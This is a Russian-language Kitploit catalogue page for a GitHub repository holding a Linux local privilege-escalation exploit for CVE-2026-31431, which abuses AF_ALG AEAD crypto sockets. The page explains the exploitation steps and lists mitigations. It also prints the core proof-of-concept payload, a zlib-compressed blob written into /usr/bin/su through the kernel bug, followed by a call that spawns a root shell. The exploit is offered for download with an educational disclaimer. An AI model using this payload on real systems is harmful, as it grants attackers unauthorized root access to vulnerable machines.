Skip to content
KitploitKITPLOIT
ИнструментыЭксплойтыБлог
Log in
Отправить
ИнструментыЭксплойтыБлог
Отправить

Инструменты для хакинга, пентеста и кибербезопасности — ваш арсенал защиты!

Kitploit — это каталог инструментов для хакинга, кибербезопасности и пентестинга. Находите последние обновления проектов для поиска уязвимостей, анализа систем, автоматизации тестирования и усиления вашей безопасности.

ЛентыКонтактыКонфиденциальность© 2026 Kitploit

Каталог инструментов

Категории

Все категории
Loading categories
CVE-2026-31431 — Локальный эксплойт для повышения привилегий через CVE-2026-31431, использующий обработку сокетов AF_ALG AEAD для получения root-доступа к оболочке на уязвимых ядрах Linux. | Kitploit
Инструменты/GitHubGitHub/adityabhatt3010/cve-2026-31431
Повышение привилегийФреймворки для эксплойтовЭксплуатацияЭксплуатация Бинарных Файлов
GitHubadityabhatt3010/cve-2026-31431

CVE-2026-31431

Локальный эксплойт для повышения привилегий через CVE-2026-31431, использующий обработку сокетов AF_ALG AEAD для получения root-доступа к оболочке на уязвимых ядрах Linux.

Репозиторий
Поделиться
3306 месяцев назадЕщё не проверено

📌 CVE-2026-31431 – Повышение привилегий через неправильное использование крипто-сокетов AEAD

🧠 Обзор

CVE-2026-31431 — это уязвимость повышения привилегий в Linux, которая использует интерфейс AF_ALG (криптографический API ядра). Создавая вредоносное взаимодействие с сокетами AEAD (Authenticated Encryption with Associated Data), злоумышленник может повысить привилегии и выполнить код с правами root.

Эта уязвимость использует некорректную обработку криптографических операций сокетов, что позволяет контролируемо манипулировать памятью и в конечном итоге повышать привилегии.


⚠️ Воздействие

  • Локальное повышение привилегий
  • Доступ к root-оболочке (/usr/bin/su)
  • Затрагивает системы с уязвимыми реализациями криптографии в ядре

🔍 Технический разбор

Эксплойт:

  • Создает сокет AF_ALG

  • Привязывается к:

    authenc(hmac(sha256),cbc(aes))
    
  • Использует специально созданные полезные нагрузки через setsockopt и sendmsg

  • Вызывает непреднамеренное поведение ядра

  • Переходит в root-оболочку через:

    g.system("su")
    

Ключевые индикаторы:

  • Использование socket(38,5,0) → AF_ALG
  • Манипуляция AEAD
  • Контролируемая запись в память через сжатую полезную нагрузку (zlib)


💻 Доказательство концепции (PoC)

PoC

🔑 Фрагмент основной полезной нагрузки:

**Отказ от ответственности: я не являюсь автором этого PoC. Он предназначен только для образовательных целей и тестирования в средах, где есть соответствующие разрешения. Автор/владелец не несет ответственности за любое неправомерное использование. **

f=g.open("/usr/bin/su",0)
i=0
e=zlib.decompress(d("78daab77f57163626464800126063b0610af82c101cc7760c0040e0c160c301d209a154d16999e07e5c1680601086578c0f0ff864c7e568f5e5b7e10f75b9675c44c7e56c3ff593611fcacfa499979fac5190c0c0c0032c310d3"))

while i<len(e):
    c(f,i,e[i:i+4])
    i+=4

g.system("su")


🚀 Порядок эксплуатации

  1. Инициализация крипто-сокета
  2. Настройка параметров AEAD
  3. Отправка специально созданной полезной нагрузки
  4. Запуск триггера уязвимости ядра
  5. Перезапись потока выполнения
  6. Запуск root-оболочки

🛡️ Меры по смягчению

  • Обновите ядро до последней версии
  • Ограничьте доступ к сокетам AF_ALG
  • Используйте политики LSM (AppArmor/SELinux)
  • Отслеживайте аномальное использование криптографического API

🙏 Благодарности

  • PoC: https://github.com/theori-io/copy-fail-CVE-2026-31431

Скачать инструмент

Популярное

Смотреть все →

Откройте для себя самые используемые инструменты нашего сообщества.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 Полный набор инструментов OSINT: граф расследования, оценка достоверности, семейства псевдонимов, карта, временная шкала и отчёты. 49 модулей, более 400 сайтов, API-ключи не требуются.

    540
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    # Приложение GhostLock с запуском в один клик (CVE-2026-43499)

    476
  • 3

    ARTEX

    baarai/artex

    Платформа автономного тестирования на проникновение на основе мультиагентной LLM с агентами-планировщиками и агентами-исполнителями, графами активов и исследования, записью MITM-трафика и повторной проверкой уязвимостей.

    373
  • 4

    redforge

    cybersecurity91/redforge

    Браузерный инструментарий для red team с 102 офлайн-инструментами для разведки, генерации полезной нагрузки, атак на учётные данные, криптографии, кодирования и отчётности по проектам.

    322
  • 5

    estorides

    grisuno/estorides

    Агрегирует 99+ бесплатных источников OSINT параллельно, преобразует сущности в граф знаний и экспортирует в STIX 2.1, MISP или GraphML с анализом при поддержке LLM.

    278
  • 6

    CyberStrikeAI

    ed1s0nz/cyberstrikeai

    Система действий для кибербезопасности на базе ИИ — где намерение превращается в управляемое исполнение, доказательства становятся оперативной памятью, а каждая операция улучшает следующую.

    251

Изучить все инструменты

Просмотрите нашу коллекцию инструментов

Смотреть все инструменты →